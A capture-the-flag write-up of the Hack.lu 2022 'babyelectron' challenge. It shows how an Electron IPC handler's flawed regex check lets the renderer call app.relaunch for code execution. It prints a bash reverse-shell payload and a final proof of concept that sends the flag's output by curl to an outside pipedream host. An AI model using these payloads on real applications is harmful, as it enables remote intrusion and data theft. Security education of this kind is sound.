
`flag{well..well..well..good_you_learned_about_file://_origin_:)_}`
\------------------------------------------------------------------
# v2
Now we need rce to solve the second part of this challenge, going through
electron source code
Starting with the `webPreferences` configuration:
```js
function createWindow (session) {
// Create the browser window.
const mainWindow = new BrowserWindow({
title: "Real Estate Luxembourg",
width: 860,
height: 600,
minWidth: 860,
minHeight: 600,
resizable: true,
icon: '/images/fav.ico',
webPreferences: {
preload: path.join(app.getAppPath(), "./src/preload.js"), // eng-disable
PRELOAD_JS_CHECK
// SECURITY: use a custom session without a cache
// https://github.com/1password/electron-secure-defaults/#disable-session-
cache
session,
// SECURITY: disable node integration for remote content
// https://github.com/1password/electron-secure-defaults/#rule-2
nodeIntegration: false,
// SECURITY: enable context isolation for remote content
// https://github.com/1password/electron-secure-defaults/#rule-3
contextIsolation: true,
// SECURITY: disable the remote module
// https://github.com/1password/electron-secure-defaults/#remote-module
enableRemoteModule: false,
// SECURITY: sanitize JS values that cross the contextBridge
// https://github.com/1password/electron-secure-defaults/#rule-3
worldSafeExecuteJavaScript: true,
// SECURITY: restrict dev tools access in the packaged app
// https://github.com/1password/electron-secure-defaults/#restrict-dev-tools
devTools: !app.isPackaged,
// SECURITY: disable navigation via middle-click
// https://github.com/1password/electron-secure-defaults/#disable-new-window
disableBlinkFeatures: "Auxclick",
// SECURITY: sandbox renderer content
// https://github.com/1password/electron-secure-defaults/#sandbox
sandbox: true,
}
})
```
The interesting one which we should focus on are (you can find details on
these flags from the link mentioned in the comments):
```js
nodeIntegration: false
contextIsolation: true
sandbox: true
```
If `nodeIntegration` was set to true , by using this code it would have been
possible to get RCE
```js
const {shell} = require('electron');
shell.openExternal('file:C:/Windows/System32/calc.exe')
```
At first I even looked at the cool research done by Electrovolt team, to check
if the challenge solution is based upon their research or not . The electron
and chrome version used in this challenge was pretty old too
```
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
REL/1.0.0 Chrome/94.0.4606.81 Electron/15.5.7 Safari/537.36
```
I thought this challenge requires writing a renderer exploit (as the chrome
version is old you can find many exploits) but as I don't have any idea about
how they work :( , so I started checking some other codes.
`preload.js`
```js
const {ipcRenderer, contextBridge} = require('electron')
const API_URL = process.env.API_URL || "https://relapi.flu.xxx";
localStorage.setItem("api", API_URL)
const REPORT_ID = process.env.REPORT_ID || "fail"
localStorage.setItem("reportId", REPORT_ID)
const RendererApi = {
invoke: (action, ...args) => {
return ipcRenderer.send("RELaction",action, args);
},
};
// SECURITY: expose a limted API to the renderer over the context bridge
// https://github.com/1password/electron-secure-defaults/SECURITY.md#rule-3
contextBridge.exposeInMainWorld("api", RendererApi);
```
`main.js`
```js
app.RELbuy = function(listingId){
return
}
app.RELsell = function(houseId, price, duration){
return
}
app.RELinfo = function(houseId){
return
}
app.RElist = function(listingId){
return
}
app.RELsummary = function(userId){
console.log("hello "+ userId) // added by me
return
}
ipcMain.on("RELaction", (_e, action, args)=>{ // [2]
//if(["RELbuy", "RELsell", "RELinfo"].includes(action)){
if(!/^REL/i.test(action)){
app[action](...args) // [3]
}else{
// ??
}
})
```
By executing this line code, the code on line [2] will come into action:
```
window.api.invoke("RELsummary","test")
```
The `action` variable will have this value `RELsummary` and `args` will have
`test`. On line [3] , a call like this will be made. This eventually calls the
RELsummary method and the console.log message will be printed
```
app.RELsummary("test")
```
This looked interesting as it allows to call any method available from the
`app` object (https://www.electronjs.org/docs/latest/api/app) also there is
regex check which only allows actions which starts from REL (`/i` means case
insensitive)

Searching for a method under app object which starts from rel , point us to
this https://www.electronjs.org/docs/latest/api/app#apprelaunchoptions
I was solving this challenge in the last moment and I had some other works to
also do, so wasn't able to solve this (as it would have taken me some time to
figure it out how to achieve rce through relaunch method). After the ctf ended
I checked the solution and the solution was really using `app.relaunch` method
Thanks to @zeyu200 for this:
```js
window.api.invoke('relaunch',{execPath: 'bash', args: ['-c', 'bash -i >&
/dev/tcp/HOST/PORT 0>&1']}) // it will evaluate to the below code
app.relaunch({execPath: 'bash', args: ['-c', 'bash -i >& /dev/tcp/HOST/PORT
0>&1']})
```
To get the flag here's the final poc:
```js
window.api.invoke('relaunch',{execPath: 'bash', args: ['-c', 'curl
"https://en2celr7rewbul.m.pipedream.net/v2?=$(/printflag)"']})
```
Replace the `houseId` and `token` parameter according to your accout.
```
POST /sell HTTP/2
Host: relapi.flu.xxx
Content-Length: 298
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) REL/1.0.0 Chrome/94.0.4606.81 Electron/15.5.7
Safari/537.36
Content-Type: application/json
Accept: */*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US
{"houseId":"_yTPmi9bfl","token":"61e6887048465eed383d6d9f5cd32c86","message":"","price":"1"}
```

`flag{congrats_on_your_firstRELauncHv2}`
Original writeup (https://github.com/Sudistark/CTF-
Writeups/blob/main/2022/Hack.lu/babyelectron.md).